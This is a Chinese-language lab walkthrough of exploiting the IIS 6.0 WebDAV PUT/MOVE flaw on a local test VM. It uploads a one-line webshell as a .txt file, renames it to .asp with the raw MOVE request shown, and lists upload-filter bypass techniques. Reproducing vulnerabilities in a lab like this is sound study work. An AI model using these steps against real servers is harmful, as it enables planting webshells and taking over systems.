



# IIS6.0 PUT漏洞任意文件上传

前提条件:

## 1. 开启Webdav



## 2. 对应网站开启写权限




PS: 什么是webdav? 简单来说就是提供网站并发和其它功能的extensions, 需要开启它才能确保网站是可读/可写的而不是read-only。

**WebDAV (Web Distributed Authoring and Versioning)** is a set of extensions to the **Hypertext Transfer Protocol (HTTP)**, which allows **user agents** to collaboratively author contents *directly* in an **HTTP web server** by providing facilities for **concurrency control** and **namespace operations**, thus allowing **Web** to be viewed as a *writeable*,


collaborative medium and not just a read-only medium.<sup>1</sup>([https://en.wikipedia.org/wiki/WebDAV#cite\\_note-FOOTNOTEWhiteheadGoland1999293-1](https://en.wikipedia.org/wiki/WebDAV#cite_note-FOOTNOTEWhiteheadGoland1999293-1)) WebDAV is defined in RFC 4918 by a working group of the Internet Engineering Task Force (IETF).<sup>2</sup>([https://en.wikipedia.org/wiki/WebDAV#cite\\_note-FOOTNOTEWhitehead199834-2](https://en.wikipedia.org/wiki/WebDAV#cite_note-FOOTNOTEWhitehead199834-2))  
ref: <https://en.wikipedia.org/wiki/WebDAV>

漏洞复现详细过程


## 1. 下载安装Windows server 2003虚拟机。



## 2. 查看是否开启webdav，对应网站是否都开启了读/写功能



## 3. 查看虚拟机ip（需要和本机在同一subnet，如果绑定了ip务必注意），本机修改对应hosts。



```

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.50.234
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.50.1

C:\Documents and Settings\Administrator>a

```


```

hosts - Notepad
File Edit Format View Help
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#    102.54.94.97    rhino.acme.com    # source server
#    38.25.63.10    x.acme.com       # x client host

# localhost name resolution is handled within DNS itself.
#      127.0.0.1    localhost
#      ::1         localhost
# Added by Docker Desktop
192.168.50.147 host.docker.internal
192.168.50.147 gateway.docker.internal
# To allow the same kube context to work on the host and the container:
127.0.0.1 kubernetes.docker.internal
# End of section
192.168.50.234 upload.moonteam.com


```

#### 4. 都改好后查看能否访问



1. 文件名未做任何限制
2. 客户端JS验证绕过突破上传
3. 黑白名单绕过
4. content-type检测
5. 文件头检测突破上传
6. iis6.0解析漏洞
7. 目录解析漏洞
8. 重写解析漏洞
9. %00截断三种场景
10. 系统特性突破上传

#### 5. burp首页抓包，OPTIONS看看http request method是否支持PUT。



#### 6. 上传一句话小马，先必须是.txt形式，要么上传不上去



03SERVER1 (本地计算机)	b. asp	文件夹	2019-3-13 21:08	
应用程序池	c. asp	文件夹	2021-8-29 9:57	
网站	upfile	文件夹	2019-3-13 23:04	
默认网站	xx. asp	文件夹	2019-3-13 20:39	
include.moonteam.com	xxx. asp	文件夹	2019-3-13 21:17	
mail.moonteam.com	1. aspx	1 KB ASPX 文件	2021-8-29 10:42	A
PhpMyAdmin	1. jpeg	1 KB JPEG 图像	2021-8-29 10:42	A
www.demoasp.com	1. txt	1 KB 文本文档	2021-8-29 10:43	A
upload.moonteam.com	222. txt	0 KB 文本文档	2021-8-29 10:49	A
www.demogiye.com	22222222. rar. 111. 222. txt	0 KB 文本文档	2021-8-29 10:48	A
Web 服务扩展	111111111111. asp. txt	0 KB 文本文档	2021-8-29 10:48	A
	1111111222222. txt	0 KB 文本文档	2021-8-29 13:46	A
	aaaaaaaaa1. txt	1 KB 文本文档	2021-8-29 10:41	A
	aaaaaaaaa2. txt	1 KB 文本文档	2021-8-29 10:42	A
	aaaaaaaaa3. txt	1 KB 文本文档	2021-8-29 10:42	A
	aaaaaaaaaaaaaaaa. txt	1 KB 文本文档	2021-8-29 13:49	A
	aaaaaaaaaaaaazzzzz. txt	1 KB 文本文档	2021-8-29 13:55	A
	abcdel231111. txt	0 KB 文本文档	2021-8-29 10:49	A
	check. js	1 KB JScript Script ...	2019-3-12 19:08	A
	index. php	2 KB PHP 文件	2019-3-13 17:28	A
	sb. asp:1. jpg	89 KB JPEG 图像	2018-3-3 17:36	A
	shell. asp	1 KB ASP 文件	2021-8-29 9:19	A
	test. txt	1 KB 文本文档	2021-12-13 10:02	A
	upload_1. php	2 KB PHP 文件	2019-3-12 18:43	A
	upload_2. php	2 KB PHP 文件	2019-3-12 18:43	A
	upload_3. php	2 KB PHP 文件	2019-3-13 17:14	A
	upload_4. php	2 KB PHP 文件	2019-3-12 18:43	A
	upload_5. php	2 KB PHP 文件	2019-3-13 18:56	A
	upload_6. php	2 KB PHP 文件	2019-3-13 19:55	A
	upload_7. php	2 KB PHP 文件	2019-3-12 18:43	A
	upload_8. php	2 KB PHP 文件	2019-3-12 18:43	A
	upload_9. php	2 KB PHP 文件	2019-3-13 21:19	A
	upload_10. php	2 KB PHP 文件	2019-3-12 18:43	A
	xxxxxxxxxxxxx123. txt	0 KB 文本文档	2021-8-29 14:41	A

## 7. 再用MOVE方法把它改成 .asp 形式小马

1 MOVE /test.txt HTTP/1.1	1 HTTP/1.1 201 Created
2 Host: upload.moonteam.com	2 Date: Mon, 13 Dec 2021 02:10:18 GMT
3 Destination: /test.asp	3 Server: Microsoft-IIS/6.0
4	4 X-Powered-By: ASP.NET
5	5 Location: http://upload.moonteam.com/test.asp
	6 Content-Type: text/xml
	7 Content-Length: 0
	8
	9

名称	大小	类型	修改日期	属性
03SERVER1 (本地计算机)			2019-3-13 21:08	
应用程序池			2021-8-29 9:57	
网站			2019-3-13 23:04	
默认网站			2019-3-13 20:39	
include.moonteam.com			2019-3-13 21:17	
mail.moonteam.com			2019-3-13 21:17	
PhpMyAdmin			2019-3-13 21:17	
www.demoasp.com			2019-3-13 21:17	
upload.moonteam.com			2019-3-13 21:17	
www.demogiye.com			2019-3-13 21:17	
Web 服务扩展			2019-3-13 21:17	
b. asp		文件夹	2019-3-13 21:08	
c. asp		文件夹	2021-8-29 9:57	
upfile		文件夹	2019-3-13 23:04	
xx. asp		文件夹	2019-3-13 20:39	
xxx. asp		文件夹	2019-3-13 21:17	
1. aspx	1 KB	ASFX 文件	2021-8-29 10:42	A
1. jpeg	1 KB	JPEG 图像	2021-8-29 10:42	A
1. txt	1 KB	文本文档	2021-8-29 10:43	A
222. txt	0 KB	文本文档	2021-8-29 10:49	A
22222222. rar. 111. 222. txt	0 KB	文本文档	2021-8-29 10:48	A
111111111111. asp. txt	0 KB	文本文档	2021-8-29 10:48	A
1111111222222. txt	0 KB	文本文档	2021-8-29 13:46	A
aaaaaaaaa1. txt	1 KB	文本文档	2021-8-29 10:41	A
aaaaaaaaa2. txt	1 KB	文本文档	2021-8-29 10:42	A
aaaaaaaaa3. txt	1 KB	文本文档	2021-8-29 10:42	A
aaaaaaaaaaaaaaaa. txt	1 KB	文本文档	2021-8-29 13:49	A
aaaaaaaaaaaaazzzzz. txt	1 KB	文本文档	2021-8-29 13:55	A
abcdel231111. txt	0 KB	文本文档	2021-8-29 10:49	A
check. js	1 KB	JScript Script ...	2019-3-12 19:08	A
index. php	2 KB	PHP 文件	2019-3-13 17:28	A
sb. asp:1. jpg	89 KB	JPEG 图像	2018-3-3 17:36	A
shell. asp	1 KB	ASP 文件	2021-8-29 9:19	A
test. asp	1 KB	ASP 文件	2021-12-13 10:10	A
upload_1. php	2 KB	PHP 文件	2019-3-12 18:43	A
upload_2. php	2 KB	PHP 文件	2019-3-12 18:43	A
upload_3. php	2 KB	PHP 文件	2019-3-13 17:14	A
upload_4. php	2 KB	PHP 文件	2019-3-12 18:43	A
upload_5. php	2 KB	PHP 文件	2019-3-13 18:56	A
upload_6. php	2 KB	PHP 文件	2019-3-13 19:55	A
upload_7. php	2 KB	PHP 文件	2019-3-12 18:43	A

8. 访问，可以用菜刀之类的连上这个小马：

